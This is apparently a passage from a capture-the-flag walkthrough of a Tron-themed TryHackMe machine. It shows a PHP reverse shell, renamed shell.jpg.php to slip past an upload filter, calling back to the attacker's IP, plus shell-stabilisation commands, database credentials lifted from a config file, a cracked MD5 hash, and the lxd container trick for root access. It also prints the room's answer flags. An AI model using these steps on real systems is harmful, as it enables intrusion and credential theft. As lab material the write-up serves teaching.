


```
  GNU nano 2.9.3                      shell.jpg.php                      Modified

// Some compile-time options are needed for daemonisation (like pcntl, posix). $
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.192.35';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later

^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Uncut Text^T To Spell  ^_ Go To Line
```

We proceed to upload the reverse shell into the website and our file was uploaded successfully.




```
Name                          Size      Modified
Desktop                                 29 Dec 2020
Downloads                               10 Sep 2020
Instructions                            30 Oct 2020
Pictures                                24 Nov 2021
Postman                                 16 Aug 2020
Rooms                                   13 Jul
Scripts                                 13 Jul
thinclient_drives                       13 Aug 2020
Tools                                   22 Dec 2021
shell.jpg.php                 5.5 kB    13:47
```



File Uploaded Successfully!

We went to the hidden directory where the file uploads are saved at and executed our reverse shell.




Index of /grid

Name	Last modified	Size	Description
Parent Directory		-	
shell.jpg.php	2022-07-24 13:47	5.4K	

Apache/2.4.29 (Ubuntu) Server at 10.10.28.20 Port 65000

Question 6

Once we bypass the filter and upload our shell, we stabilize our shell with the following lines: python3 -c 'import pty;pty.spawn("/bin/bash")', export TERM=xterm and stty raw -echo; fg.




```
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2020
 x86_64 x86_64 x86_64 GNU/Linux
 13:49:20 up 16 min,  0 users,  load average: 3.23, 2.96, 1.99
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:/$ ^Z
[1]+  Stopped                 nc -lvnp 1234
root@ip-10-10-192-35:~# stty raw -echo; fg
nc -lvnp 1234

www-data@light-cycle:/$ whoami
www-data
www-data@light-cycle:/$ cd /var/www
www-data@light-cycle:/var/www$ ls
ENCOM  TheGrid  web.txt
www-data@light-cycle:/var/www$ cat web.txt
THM{ENTER_THE_GRID}
www-data@light-cycle:/var/www$
```

When the shell has been stabilized, we navigate to "/var/www/" and found a text file. We display the content of the "web.txt" file and obtained our flag which is THM{ENTER_THE_GRID}.

Question 7

We navigate to "/var/www/TheGrid/includes" and looked at what's under it. There are many php file but the "dbauth.php" file caught our interest. We decided to cat dbauth.php.




```
www-data@light-cycle:/$ cd /var/www
www-data@light-cycle:/var/www$ ls
ENCOM  TheGrid  web.txt
www-data@light-cycle:/var/www$ cat web.txt
THM{ENTER_THE_GRID}
www-data@light-cycle:/var/www$ cd TheGrid
www-data@light-cycle:/var/www/TheGrid$ ls
includes  public_html  rickroll.mp4
www-data@light-cycle:/var/www/TheGrid$ cd includes
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php  dbauth.php  login.php  register.php  upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
        $dbaddr = "localhost";
        $dbuser = "tron";
        $dbpass = "IFightForTheUsers";
        $database = "tron";

        $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
        if($dbh->connect_error){
                die($dbh->connect_error);
        }
?>
www-data@light-cycle:/var/www/TheGrid/includes$
```

In it, we found the username and password for a database which are tron:IFightForTheUsers.


Question 8 & 9

From the information that we had looted earlier, we found some credentials that helped us access the database.




```
Type 'help;' or '\h' for help. Type '\c' to clear the current input stater

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| tron               |
+--------------------+
2 rows in set (0.03 sec)

mysql> use tron;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

Using mysql, we showed the database inside and found a username and a password. However, the password was encrypted.



```
Database changed
mysql> show tables;
+----------------+
| Tables_in_tron |
+----------------+
| users          |
+----------------+
1 row in set (0.00 sec)

mysql> select * from users;
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
|  1 | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
+----+----------+----------------------------------+
1 row in set (0.00 sec)
```

We headed to the website CrackStation to decrypt the password and retrieved the decrypted password which is @computer@.


Enter up to 20 non-salted hashes, one per line:

```
edc621628f6d19a13a00fd683f5e3ff7
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
edc621628f6d19a13a00fd683f5e3ff7	md5	@computer@

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

Question 10 & 11

We quit on mysql and switched to the new user that we discovered, Flynn. Then, we change our directory to /home/flynn/ to search for our flag. We found a text file called "user.txt" and we cat the content of the file.




```
mysql> exit
Bye
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
flynn@light-cycle:/var/www/TheGrid/includes$ whoami
flynn
flynn@light-cycle:/var/www/TheGrid/includes$ cd /home/flynn
flynn@light-cycle:~$ ls
user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$
```

We found the value of the user.txt flag which is THM{IDENTITY_DISC_RECOGNISED}.

Question 12


We have to type in id to see the group that can be leveraged to escalate privileges and we discovered a group called lxd.




```
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
flynn@light-cycle:~$ lxc image list
To start your first container, try: lxc launch ubuntu:18.04

+--------+--------------+--------+-------------------------------+--------+-----
---+------------------------------+
| ALIAS  | FINGERPRINT  | PUBLIC |          DESCRIPTION          |  ARCH  |  SIZ
E  |         UPLOAD DATE          |
+--------+--------------+--------+-------------------------------+--------+-----
---+------------------------------+
| Alpine | a569b9af4e85 | no     | alpine v3.12 (20201220_03:48) | x86_64 | 3.07
MB | Dec 20, 2020 at 3:51am (UTC) |
+--------+--------------+--------+-------------------------------+--------+-----
---+------------------------------+
flynn@light-cycle:~$
```

Question 13

After we finished abusing the lxc container, we navigate into /mnt/root/root to mount the victim's root directory.



```
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
flynn@light-cycle:~$ lxc image list
To start your first container, try: lxc launch ubuntu:18.04

+--------+--------------+--------+-------------------------------+--------+-----
---+------------------------------+
| ALIAS  | FINGERPRINT  | PUBLIC |          DESCRIPTION          |  ARCH  |  SIZ
E  |         UPLOAD DATE          |
+--------+--------------+--------+-------------------------------+--------+-----
---+------------------------------+
| Alpine | a569b9af4e85 | no     | alpine v3.12 (20201220_03:48) | x86_64 | 3.07
MB | Dec 20, 2020 at 3:51am (UTC) |
+--------+--------------+--------+-------------------------------+--------+-----
---+------------------------------+
flynn@light-cycle:~$ lxc init Alpine strongbad -c security.privileged=true
Creating strongbad
flynn@light-cycle:~$ lxc config device add strongbad trogdor disk source=/ path=
/mnt/root recursive=true
Device trogdor added to strongbad
flynn@light-cycle:~$ lxc start strongbad
flynn@light-cycle:~$ lxc exec strongbad /bin/sh
~ #
```



```
~ # cd /mnt/root/root
/mnt/root/root # ls
root.txt
/mnt/root/root # cat root.txt
THM{FLYNN_LIVES}



"As Elf McEager claimed the root flag a click could be heard as a small chamber
on the anterior of the NUC popped open. Inside, McEager saw a small object, roug
hly the size of an SD card. As a moment, he realized that was exactly what it wa
